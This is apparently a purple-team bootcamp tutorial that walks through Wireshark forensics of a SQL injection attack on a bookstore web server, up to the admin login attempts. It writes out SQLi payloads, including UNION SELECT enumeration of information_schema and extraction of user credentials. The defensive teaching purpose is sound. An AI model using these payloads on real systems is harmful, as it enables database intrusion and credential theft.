Nulltack
Purple team bootcamp

Network Traffic Forensics

Prepared By:
Kazim Ali Obad

Supervisor:
Anmar Mohammed
Mohammed baqer

Contents

1. The Scenario What Happened? 2
2. Open the Capture File & Orient Yourself........ 3
2.1 Finding the IP Addresses Involved 3
2.2 Verifying Which IP Is the Server........ 4
3.1 Applying a Filter for the Attacker's HTTP Traffic........ 6
4 Identify the Attack Type 7
4.1 Recognizing the Initial Payload Pattern........ 7
4.2 URL Decoding: Reading the Payloads 8
4.3 What Is SQL Injection? 9
4.4 The Attack Progression Pattern........ 9
5 Trace the Database Enumeration 10
5.1 The Attacker Finds the Database Name 10
5.2 The Attacker Enumerates Tables 11
5.3 The Attacker Extracts Credentials 11
5.4 Wireshark: Finding PHP-Containing Packets (ADDED) 12
6.1 Finding the Admin Panel Path 13
6.2 The Login Attempt Sequence 14
7 The Web Shell Upload........ 15
7.1 Finding the File Upload 15
7.2 What Was Uploaded The Reverse Shell 15
7.3 The Reverse Shell —How It Works 16

1. The Scenario What Happened?

Let's start with the setup. Imagine you work as a SOC analyst for an online bookstore a company that sells books over the internet. At midnight, an alert fires.

Time: Midnight

Trigger: Spike detected on the web server

Symptoms: High CPU usage, high RAM usage, database (DB) under heavy load

Source: The single web server running the entire application

Because this alert fired, your job as the SOC analyst is to do an investigation a forensics analysis of the network traffic. The security team has already sent you a packet capture backup file (.pcap) from midnight. That's where you start.

2. Open the Capture File & Orient Yourself

The first thing you do is open the .pcap file in Wireshark. This is your raw material every packet that went in and out of the web server during the incident window.

2.1 Finding the IP Addresses Involved

Before filtering anything, look at the Statistics panel to understand the big picture. Go to:

```
Wireshark → Statistics → Endpoints
```

Here you're looking for IP addresses that have a huge amount of traffic a packet spike. In this capture you immediately spot two IPs dominating the conversation:

- One IP in the same subnet range as the server (internal)
- One IP from a completely different range external, unknown




Figure 1: *Wireshark → Statistics → Endpoints — IPv4 tab showing two dominant IPs. IP 111.224.250.131 (highlighted blue) has 88,484 packets, identifying it as the high-traffic external IP.*

2.2 Verifying Which IP Is the Server

After spotting the two IPs, you need to confirm which is the server and which is the attacker. Right-click the suspected server IP → Apply as Filter → Selected, then follow an HTTP stream.

```
# check the HTTP response headers:
HTTP/1.1 200 OK
Server: Apache/2.4.52 (Ubuntu)
```

The 'Server: Apache (Ubuntu)' header confirms it — that's your web server. The other IP is the attacker.




Figure 2: ***Wireshark filtered to server IP 73.124.22.98 — HTTP responses show status codes 200 OK, 404, 500, confirming this is the web server (Apache 2.4.52 on Ubuntu).***

Result

Server IP: 73.124.22.98 (Apache on Ubuntu internal range)


Attacker IP: 111.224.250.131 (external, different range, high packet volume)

3 Step 2 — Identify the Attack Protocol

Now that you have both IPs, you need to understand what protocol is being attacked.

Don't jump straight to packet-level analysis — first get the bird's-eye view.

```
Wireshark → Statistics → Protocol Hierarchy
```



Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packet
Frame	100.0	88862	100.0	28629039	80 k	0
Ethernet	100.0	88862	4.3	1244068	3,514	0
Internet Protocol Version 4	100.0	88862	6.2	1777240	5,020	0
User Datagram Protocol	0.1	122	0.0	976	2	0
Data	0.1	122	0.0	5368	15	122
Transmission Control Protocol	99.9	88740	89.4	25601387	72 k	5313
Hypertext Transfer Protocol	93.9	83418	79.5	22754274	64 k	41759
Portable Network Graphics	0.0	3	0.0	4071	11	3
MIME Multipart Media Encapsulation	0.0	1	0.0	441	1	1
Line-based text data	46.9	41645	40.7	11664808	32 k	41645
HTML Form URL Encoded	0.0	4	0.0	129	0	4
Compuserve GIF	0.0	6	0.0	1218	3	6
Data	0.0	9	0.0	9	0	9

Figure 3: Wireshark → Statistics → Protocol Hierarchy — Hypertext Transfer Protocol (HTTP) accounts for 93.9% of packets immediately identifying the web layer as the attack surface.

3.1 Applying a Filter for the Attacker's HTTP Traffic

Now apply a filter combining the attacker's IP with the HTTP protocol. In the Wireshark filter bar:

```
# See ALL traffic between attacker and server:
ip.addr == 111.224.250.131 && http
 # See only REQUESTS from the attacker:
ip.src == 111.224.250.131 && http
```

Figure 4: Wireshark filtered to attacker IP 111.224.250.131 + HTTP — showing the attacker's request stream.

Note : *GET /search.php requests with URL-encoded payloads (test+test, book%27, etc.) indicating early reconnaissance.*

4 Step 3 Identify the Attack Type

Now you dig into the actual HTTP packets. Filter to show only HTTP traffic from the attacker's IP and start reading the requests. You're looking for patterns.

4.1 Recognizing the Initial Payload Pattern

The earliest GET requests to search.php look suspicious:

```
# These packets show the attack fingerprint:
GET /search.php?q=test+test HTTP/1.1
GET /search.php?q=test%3b1%3d1 HTTP/1.1
GET /search.php?q=test%27+AND+1%3d1 HTTP/1.1
# URL decoded (use Burp Suite Decoder ):
test;1=1
test' AND 1=1
```

Those URL-encoded characters — %3b (semicolon), %27 (single quote), AND 1=1 are the classic fingerprint of a SQL Injection attack.




Figure 5: Wireshark HTTP Stream The attacker's first test: GET /search.php?search=book%20and%201=1;%20-- . The server returns "No results found" but this response tells the attacker the injection point works (no error = injectable).

4.2 URL Decoding: Reading the Payloads

HTTP traffic is URL-encoded. To read attacker payloads in plain text, you must decode them. This is a critical investigation skill.




Figure 6: *Burp Suite Decoder URL decoding workflow: (1) Copy the encoded URL from Wireshark, (2) Paste into Burp Decoder, (3) Select "URL" decode. Result shows the plain-text SQL injection payload.*

```
# Example decode:
Encoded:  test%27+AND+1%3d1
Decoded:  test' AND 1=1
```

4.3 What Is SQL Injection?

Here's how the attack works — with the web application architecture analogy:

Layer	What It Is	Normal Behavior
Frontend	The webpage the user sees (form, search bar, login)	User types input — it becomes an SQL query → saved to database safely
Backend / Database	Where all user data is stored (usernames, passwords, book data)	SQL queries read/write data using parameterized inputs
SQL Injection	Attacker bypasses frontend entirely talks directly to the database with raw SQL	Skips validation — database executes attacker's commands directly

Root Cause

1. No input validation on the search parameter (and other URL parameters).
2. The application was passing user input directly into SQL queries — a textbook SQL Injection vulnerability.
3. Fix: Use parameterized queries (prepared statements). Never concatenate user input into SQL strings.

4.4 The Attack Progression Pattern

SQL injection attacks follow a predictable progression. As you read through the HTTP stream, the pattern becomes clear:

Stage	What the Attacker Sends	What It Means
1 – Testing	1=1 in the parameter	Classic first SQLi payload — tests if the parameter is injectable
2 – Schema enum	UNION SELECT ... FROM information_schema	Pulls a list of all databases on the server
3 – Table enum	SELECT ... FROM information_schema.tables	Lists all tables inside the target database
4 – Data extract	SELECT id, username, password FROM <table>	Extracts actual credentials and data

5 Step 4 — Trace the Database Enumeration

Now follow the attack chronologically using the packet frames. Go back to Wireshark and look at the frame numbers to trace the timeline. Use Follow → HTTP Stream on individual packets to read the full request/response.

5.1 The Attacker Finds the Database Name

In the HTTP stream, you'll see a UNION SELECT payload targeting information_schema:

```
GET /search.php?q=' UNION SELECT 1,2,
  GROUP_CONCAT(schema_name) FROM information_schema.schemata--
HTTP/1.1
```




Figure 7: ***Wireshark → Follow HTTP Stream — The UNION SELECT payload targeting information_schema.schemata. The server response (highlighted) reveals database names: mysql, information_schema, performance_schema, sys, and "bookworld_db" — the target database.***

5.2 The Attacker Enumerates Tables

The attacker now knows exactly what database to target. Next, the attacker queries the tables inside the bookworld database:

```
' UNION SELECT table_name FROM information_schema.tables
  WHERE table_schema='bookworld'--
```




Figure 8: ***Wireshark → Follow HTTP Stream — Table enumeration response. The server returns book titles AND the concatenated table names from information_schema. The attacker now knows all tables: books, users, orders, search, places.***

The response reveals the table names. Now the attacker knows the structure of the entire database.

5.3 The Attacker Extracts Credentials

With the table names in hand, the attacker targets the users table:

```
' UNION SELECT id, username, password FROM users--
```

The database responds with actual credentials. The attacker now has a username/password pair for the admin account.

SQL injection works because the application passes user input (the search box value) directly into the SQL query string with no sanitization, escaping, or parameterized queries.

The attacker is essentially talking directly to the database. The frontend is irrelevant.

The entire credential theft took place through the public-facing search function no special access required.

5.4 Wireshark: Finding PHP-Containing Packets (ADDED)

At this stage, filtering further helps you isolate the most critical packets:

```
# Filter for packets from attacker that contain ".php":
ip.addr == 111.224.250.131 and http contains ".php"
```




Figure 9: ***Wireshark filtered to attacker IP + HTTP + ".php" — showing all PHP page requests. This reveals the full SQL attack sequence: from initial test payloads (search=test+test) through UNION SELECT enumeration, narrowing the timeline to focus on meaningful attacker activity.***

6 Step 5 — Trace the Login and Admin Access

After extracting the credentials, the attacker moves to the next phase: log in to the admin panel.

6.1 Finding the Admin Panel Path

Filter for POST requests in Wireshark POST is the HTTP method used when submitting forms (logging in, uploading files):

```
# Wireshark filter — POST requests only:
http.request.method == "POST"
```




Figure 10: Wireshark filtered to POST requests — Four POST requests to /admin/login.php and one to /admin/index.php are visible. The attacker tried multiple login attempts before succeeding. <u>Note the packet lengths vary as credentials change.</u>

In the results, you'll see the attacker trying several admin paths. Four frames show POST requests hitting different admin URLs. The attacker is directory-bruteforcing — trying common admin panel paths until one works.

6.2 The Login Attempt Sequence

Following those HTTP streams reveals the login attempt pattern:

Attempt	Username	Password	Server Response
1	admin	admin	401 — Invalid username or password
2	admin	default	401 — Invalid username or password
3	default	default	401 — Invalid username or password
4	admin	admin123 (from DB extract)	302 Found — Login successful ✓

